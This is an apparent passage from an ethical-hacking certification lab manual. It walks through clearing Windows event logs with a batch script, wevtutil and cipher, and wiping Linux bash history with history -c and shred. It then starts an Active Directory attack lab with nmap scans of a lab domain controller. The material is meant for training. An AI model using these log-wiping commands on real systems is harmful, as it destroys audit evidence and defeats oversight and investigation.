
1. In the Windows 11 machine, navigate to **E:\CEH-Tools\CEHv13 Module 06 System Hacking\Covering Tracks Tools\Clear\_Event\_Viewer\_Logs.bat**. Right-click **Clear\_Event\_Viewer\_Logs.bat** and click **Run as administrator**.



2. The **User Account Control** pop-up appears; click **Yes**.
  3. A **Command Prompt** window appears, and the utility starts clearing the event logs, as shown in the screenshot. The command prompt will automatically close when finished.

**Clear\_Event\_Viewer\_Logs.bat** is a utility that can be used to wipe out the logs of the target system. This utility can be run through command prompt or PowerShell, and it uses a BAT file to delete security, system, and application logs on the target system. You can use this utility to wipe out logs as one method of covering your tracks on the target system.


[more...](#)



```
cmd C:\Windows\System32\cmd.exe
clearing "Microsoft-Windows-AppxPackaging/Performance"
clearing "Microsoft-Windows-AssignedAccess/Admin"
clearing "Microsoft-Windows-AssignedAccess/Operational"
clearing "Microsoft-Windows-AssignedAccessBroker/Admin"
clearing "Microsoft-Windows-AssignedAccessBroker/Operational"
clearing "Microsoft-Windows-AsynchronousCausality/Causality"
clearing "Microsoft-Windows-Audio/CaptureMonitor"
clearing "Microsoft-Windows-Audio/GlitchDetection"
clearing "Microsoft-Windows-Audio/Informational"
clearing "Microsoft-Windows-Audio/Operational"
clearing "Microsoft-Windows-Audio/Performance"
clearing "Microsoft-Windows-Audio/PlaybackManager"
clearing "Microsoft-Windows-Audit/Analytic"
clearing "Microsoft-Windows-Authentication>User Interface/Operational"
clearing "Microsoft-Windows-Authentication/AuthenticationPolicyFailures-DomainController"
clearing "Microsoft-Windows-Authentication/ProtectedUser-Client"
clearing "Microsoft-Windows-Authentication/ProtectedUserFailures-DomainController"
clearing "Microsoft-Windows-Authentication/ProtectedUserSuccesses-DomainController"
clearing "Microsoft-Windows-AxInstallService/Log"
clearing "Microsoft-Windows-BTH-BTHPORT/HCI"
clearing "Microsoft-Windows-BTH-BTHPORT/L2CAP"
clearing "Microsoft-Windows-BTH-BTHUSB/Diagnostic"
clearing "Microsoft-Windows-BTH-BTHUSB/Performance"
clearing "Microsoft-Windows-BackgroundTaskInfrastructure/Operational"
clearing "Microsoft-Windows-BackgroundTransfer-ContentPrefetcher/Operational"
clearing "Microsoft-Windows-Backup"
clearing "Microsoft-Windows-Base-Filtering-Engine-Connections/Operational"
clearing "Microsoft-Windows-Base-Filtering-Engine-Resource-Flows/Operational"
clearing "Microsoft-Windows-Battery/Diagnostic"
clearing "Microsoft-Windows-Biometrics/Analytic"
clearing "Microsoft-Windows-Biometrics/Operational"
clearing "Microsoft-Windows-BitLocker-DrivePreparationTool/Admin"
clearing "Microsoft-Windows-BitLocker-DrivePreparationTool/Operational"
clearing "Microsoft-Windows-BitLocker-Driver-Performance/Operational"
clearing "Microsoft-Windows-BitLocker/BitLocker Management"
clearing "Microsoft-Windows-BitLocker/BitLocker Operational"
clearing "Microsoft-Windows-BitLocker/Tracing"
clearing "Microsoft-Windows-Bits-Client/Analytic"
clearing "Microsoft-Windows-Bits-Client/Operational"
clearing "Microsoft-Windows-Bluetooth-BthLEPreparing/Operational"
clearing "Microsoft-Windows-Bluetooth-Bthmini/Operational"
clearing "Microsoft-Windows-Bluetooth-MTPEnum/Operational"
```

4. In the Windows search type **cmd** the **Command Prompt** appears in the results, click **Run as administrator** to launch it.
5. The **User Account Control** pop-up appears; click **Yes**.
6. A **Command Prompt** window with **Administrator** privileges appears. Run **wvtutil el** command to display a list of event logs.

**el | enum-logs** lists event log names.




```
cmd Select Administrator: Command Prompt
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>wevtutil el
AMSI/Debug
AirSpaceChannel
Analytic
Application
DebugChannel
DirectShowFilterGraph
DirectShowPluginControl
Els_Hyphenation/Analytic
EndpointMapper
FirstUXPerf-Analytic
ForwardedEvents
General Logging
HardwareEvents
IHM_DebugChannel
Intel_ialPSS-GPIO/Analytic
Intel_ialPSS-I2C/Analytic
Intel_ialPSS2-GPIO2/Debug
Intel_ialPSS2-GPIO2/Performance
Intel_ialPSS2-I2C/Debug
Intel_ialPSS2-I2C/Performance
Internet Explorer
Key Management Service
MF_MediaFoundationDeviceMFT
MF_MediaFoundationDeviceProxy
MF_MediaFoundationFrameServer
MediaFoundationVideoProc
MediaFoundationVideoProcD3D
MediaFoundationAsyncWrapper
MediaFoundationContentProtection
MediaFoundationDS
MediaFoundationDeviceProxy
MediaFoundationMP4
MediaFoundationMediaEngine
MediaFoundationPerformance
MediaFoundationPerformanceCore
MediaFoundationPipeline
MediaFoundationPlatform
MediaFoundationSrcPrefetch
Microsoft AppV-Client-Streamingux/Debug
```

7. Now, run **wevtutil cl [log\_name]** command (here, we are clearing **system** logs) to clear a specific event log.

**cl | clear-log:** clears a log, **log\_name** is the name of the log to clear, and ex: is the system, application, and security.



```
cmd Select Administrator: Command Prompt
Navigator
Network Isolation Operational
Alerts
OSK_SoftKeyboard_Channel
OfficeChannel
OfficeDebugChannel
OpenSSH/Admin
OpenSSH/Debug
OpenSSH/Operational
Physical_Keyboard_Manager_Channel
PlayReadyPerformanceChannel
RTWorkQueueExtended
RTWorkQueueTheading
SMSApi
Security
Setup
SmbWmiAnalytic
System
SystemEventsBroker
TabletPC_InputPanel_Channel
TabletPC_InputPanel_Channel/IHM
TimeBroker
UIManager_Channel
Jac/Debug
WINDOWS_KS_CHANNEL
WINDOWS_MFH264Enc_CHANNEL
WINDOWS_MP4DECD_CHANNEL
WINDOWS_MSMPEG2DEC_CHANNEL
WINDOWS_VC1ENC_CHANNEL
WINDOWS_WMPHOTO_CHANNEL
WINDOWS_wmvdecod_CHANNEL
WMPSsetup
WMPSyncEngine
Windows Networking Vpn Plugin Platform/Operational
Windows Networking Vpn Plugin Platform/OperationalVerbose
Windows PowerShell
WordChannel
muxencode

C:\Windows\system32>wevtutil cl system
C:\Windows\system32>
```

8. Similarly, you can also clear application and security logs by issuing the same command with different log names (**application**, **security**).

wEvtutil is a command-line utility used to retrieve information about event logs and publishers. You can also use this command to install and uninstall event manifests, run queries, and export, archive, and clear logs.

9. In **Command Prompt**, run **cipher /w:[Drive or Folder or File Location]** command to overwrite deleted files in a specific drive, folder, or file.


Here, we are encrypting the deleted files on the **C:** drive. You can run this utility on the drive, folder, or file of your choice.

10. The Cipher.exe utility starts overwriting the deleted files, first, with all zeroes (0x00); second, with all 255s (0xFF); and finally, with random numbers, as shown in the screenshot.

Cipher.exe is an in-built Windows command-line tool that can be used to securely delete a chunk of data by overwriting it to prevent its possible recovery. This command also assists in encrypting and decrypting data in NTFS partitions.

When an attacker creates a malicious text file and encrypts it, at the time of the encryption process, a backup file is created. Therefore, in cases where the encryption process is interrupted, the backup file can be used to recover the data. After the completion of the encryption process, the backup file is deleted, but this deleted file can be recovered using data recovery software and can further be used by security personnel for investigation. To avoid data recovery and to cover their tracks, attackers use the Cipher.exe tool to overwrite the deleted files.


[...less](#)



```
c:\ Administrator: Command Prompt - cipher /w:C
C:\Windows\system32>cipher /w:C
To remove as much data as possible, please close all other applications while
running CIPHER /W.
Writing 0x00
.....
```

11. Press **ctrl+c** in the command prompt to stop the encryption.

The time taken to overwrite the deleted file, folder or drive depends upon its size.



```
c:\ Administrator: Command Prompt
C:\Windows\system32>cipher /w:C
To remove as much data as possible, please close all other applications while
running CIPHER /W.
Writing 0x00
.....^C
C:\Windows\system32>
```

12. This concludes the demonstration of clearing Windows machine logs using various utilities (Clear\_Event\_Viewer\_Logs.bat, wevtutil, and Cipher).
13. Close all open windows and document all the acquired information.

#### Question 6.4.1.1

In the Windows 11 machine, use various Windows utilities such as Clear\_Event\_Viewer\_Logs.bat, wevtutil, and Cipher to clear system logs. Which wevtutil command will clear all system logs (enter the complete command as the answer)?

---


## Task 2: Clear Linux Machine Logs using the BASH Shell

The BASH or Bourne Again Shell is a sh-compatible shell that stores command history in a file called bash history. You can view the saved command history using the more `~/bash_history` command. This feature of BASH is a problem for hackers, as investigators could use the `bash_history` file to track the origin of an attack and learn the exact commands used by the intruder to compromise the system.

Here, we will clear the Linux machine event logs using the BASH shell.

1. Click **Parrot Security** to switch to the **Parrot Security** machine.
2. Open a Terminal window and run **export HISTSIZE=0** command to disable the BASH shell from saving the history.  
**HISTSIZE**: determines the number of commands to be saved, which will be set to 0.
3. In the **Terminal** window, run **history -c** command to clear the stored history.

This command is an effective alternative to the disabling history command; with **history -c**, you have the convenience of rewriting or reviewing the earlier used commands.



4. Similarly, you can also use the **history -w** command to delete the history of the current shell, leaving the command history of other shells unaffected.
5. Run **shred ~/.bash\_history** command to shred the history file, making its content unreadable.

This command is useful in cases where an investigator locates the file; because of this command, they would be unable to read any content in the history file.

6. Now, run **more ~/.bash\_history** command to view the shredded history content, as shown in the screenshot.

The screenshot shows a terminal window titled "more ~/bash\_history - Parrot Terminal". The terminal session is as follows:


```
[attacker@parrot]:~]$ shred ~/bash_history
[attacker@parrot]:~]$ more ~/bash_history
D7ZG+77Gq4i5+k,B +5*+
Q1***+
j
-More--(12%)
```

The terminal is displaying the contents of the shredded history file using the `more` command. The output consists of a series of random characters and symbols, indicating that the file has been securely deleted.

7. Type **ctrl+z** to stop viewing the shredded history content.

The time taken for shredding history file depends on the size of the file.

8. You can use all the above-mentioned commands in a single command by issuing **shred ~/bash\_history && cat /dev/null > .bash\_history && history -c && exit**.



9. This command first shreds the history file, then deletes it, and finally clears the evidence of using this command. After this command, you will exit from the terminal window.
10. This concludes the demonstration of how to clear Linux machine logs using the BASH shell.
11. Close all open windows and document all the acquired information.

#### Question 6.4.2.1

In the Parrot Security machine, clear the Linux machine event logs using the Bash shell. Which command will disable the Bash shell from saving the history?

## Lab 5: Perform Active Directory (AD) Attacks Using Various Tools

### Lab Scenario

Active Directory (AD) range attacks in ethical hacking involve exploiting vulnerabilities within AD's infrastructure. These attacks can include password spraying, Kerberoasting, and exploiting misconfigurations. Ethical hackers use these techniques to assess an organization's security, identify weaknesses, and recommend improvements to protect against real-world threats and unauthorized access.

As a professional ethical hacker you need to know how to perform various AD attacks such as password spraying, Kerberoasting etc., to gain privileged access in AD network.

## Lab Objectives

- Perform Initial Scans to Obtain Domain Controller IP and Domain Name
- Perform AS-REP Roasting attack
- Spray cracked password into network using CrackMapExec
- Perform post-enumeration using PowerView
- Perform Attack on MSSQL service
- Perform privilege escalation
- Perform Kerberoasting Attack

## Overview of AD Attacks

AD attacks involve exploiting vulnerabilities in the AD to gain unauthorized access, escalate privileges, and steal sensitive data. Techniques include password cracking, Kerberos attacks, and exploiting misconfigurations. As ethical hackers, you can use these methods to test defenses, identify weaknesses, and enhance security for organizations' network infrastructures.

## Task 1: Perform Initial Scans to Obtain Domain Controller IP and Domain Name

The initial scan in AD enumeration is crucial as it identifies the network structure, open ports, and services. This information helps ethical hackers map the AD environment, uncover vulnerabilities, and plan targeted attacks to assess security measures and identify potential weaknesses.

Here, we are using Nmap tool to perform initial scans on the domain controller (DC).

1. Click on Parrot Security to switch to the **Parrot Security** machine. Open a **Terminal** window and execute **sudo su** to run the programs as a root user (When prompted, enter the password **toor**).
2. Now, run the **cd** command to jump to the root directory.
3. Execute the **nmap 10.10.1.0/24** command to scan the entire subnet and identify the DC IP address.

```
[attacker@parrot] -[~]
└─$ sudo su
[sudo] password for attacker:
[root@parrot] -[~/home/attacker]
└─# cd
[root@parrot] -[~]
└─# nmap 10.10.1.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-12 01:08 EDT
Nmap scan report for 10.10.1.2
Host is up (0.00041s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
MAC Address: 02:15:5D:04:66:88 (Unknown)

Nmap scan report for 10.10.1.9
Host is up (0.00100s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 02:15:5D:04:66:8C (Unknown)

Nmap scan report for 10.10.1.22
Host is up (0.00025s latency).

```

4. Observe the nmap output carefully. Here, nmap shows that host **10.10.1.22** has **port 88/TCP kerberos-sec** and **port 389/TCP LDAP** opened which confirms that our DC IP address is **10.10.1.22**.

```
[root@parrot] -[~]
└─$ nmap 10.10.1.22
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-12 01:09 EDT
Nmap scan report for 10.10.1.22
Host is up (0.00025s latency).
Not shown: 983 closed tcp ports (reset)
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
1801/tcp  open  msmq
2103/tcp  open  zephyr-clt
2105/tcp  open  eklogin
2107/tcp  open  msmq-mgmt
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
3389/tcp  open  ms-wbt-server
MAC Address: 00:15:5D:01:80:02 (Microsoft)

Nmap scan report for 10.10.1.30
Host is up (0.00027s latency).
```

5. Now, we will scan **10.10.1.22** in more detail to obtain more information. Execute the **nmap -A -sC -sV 10.10.1.22** command.

```
[root@parrot]~]# nmap -A -sC -sV 10.10.1.22
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-12 01:10 EDT
Nmap scan report for 10.10.1.22
Host is up (0.00067s latency).

Not shown: 983 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain      Simple DNS Plus
80/tcp    open  http        Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
| http-methods:
|_ Potentially risky methods: TRACE
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2024-06-12 05:10:18Z)
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
389/tcp   open  ldap        Microsoft Windows Active Directory LDAP (Domain: CEH.com0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds Windows Server 2022 Standard 20348 microsoft-ds (workgroup: CEH)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http  Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
1801/tcp  open  msmq?
2103/tcp  open  msrpc       Microsoft Windows RPC
2105/tcp  open  msrpc       Microsoft Windows RPC
2107/tcp  open  msrpc       Microsoft Windows RPC

Nmap done: 1 IP address (1 host up) scanned in 77.84 seconds
[root@parrot]~]
```

```
[root@parrot]~]# nmap -A -sC -sV 10.10.1.22
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-12 01:12 EDT
Nmap scan report for 10.10.1.22
Host is up (0.00067s latency).

|_ message_signing: required
|_ smb-os-discovery:
| OS: Windows Server 2022 Standard 20348 (Windows Server 2022 Standard 6.3)
| Computer name: Server2022
| NetBIOS computer name: SERVER2022\x00
| Domain name: CEH.com
| Forest name: CEH.com
| FQDN: Server2022.CEH.com
|_ System time: 2024-06-11T22:11:15-07:00
|_ smb2-security-mode:
| 3:1:1
|_ Message signing enabled and required
|_clock-skew: mean: 1h23m59s, deviation: 3h07m49s, median: 0s
| smb2-time:
|  date: 2024-06-12T05:11:15
|_ start_date: N/A

TRACEROUTE
HOP RTT ADDRESS
1  0.67 ms 10.10.1.22

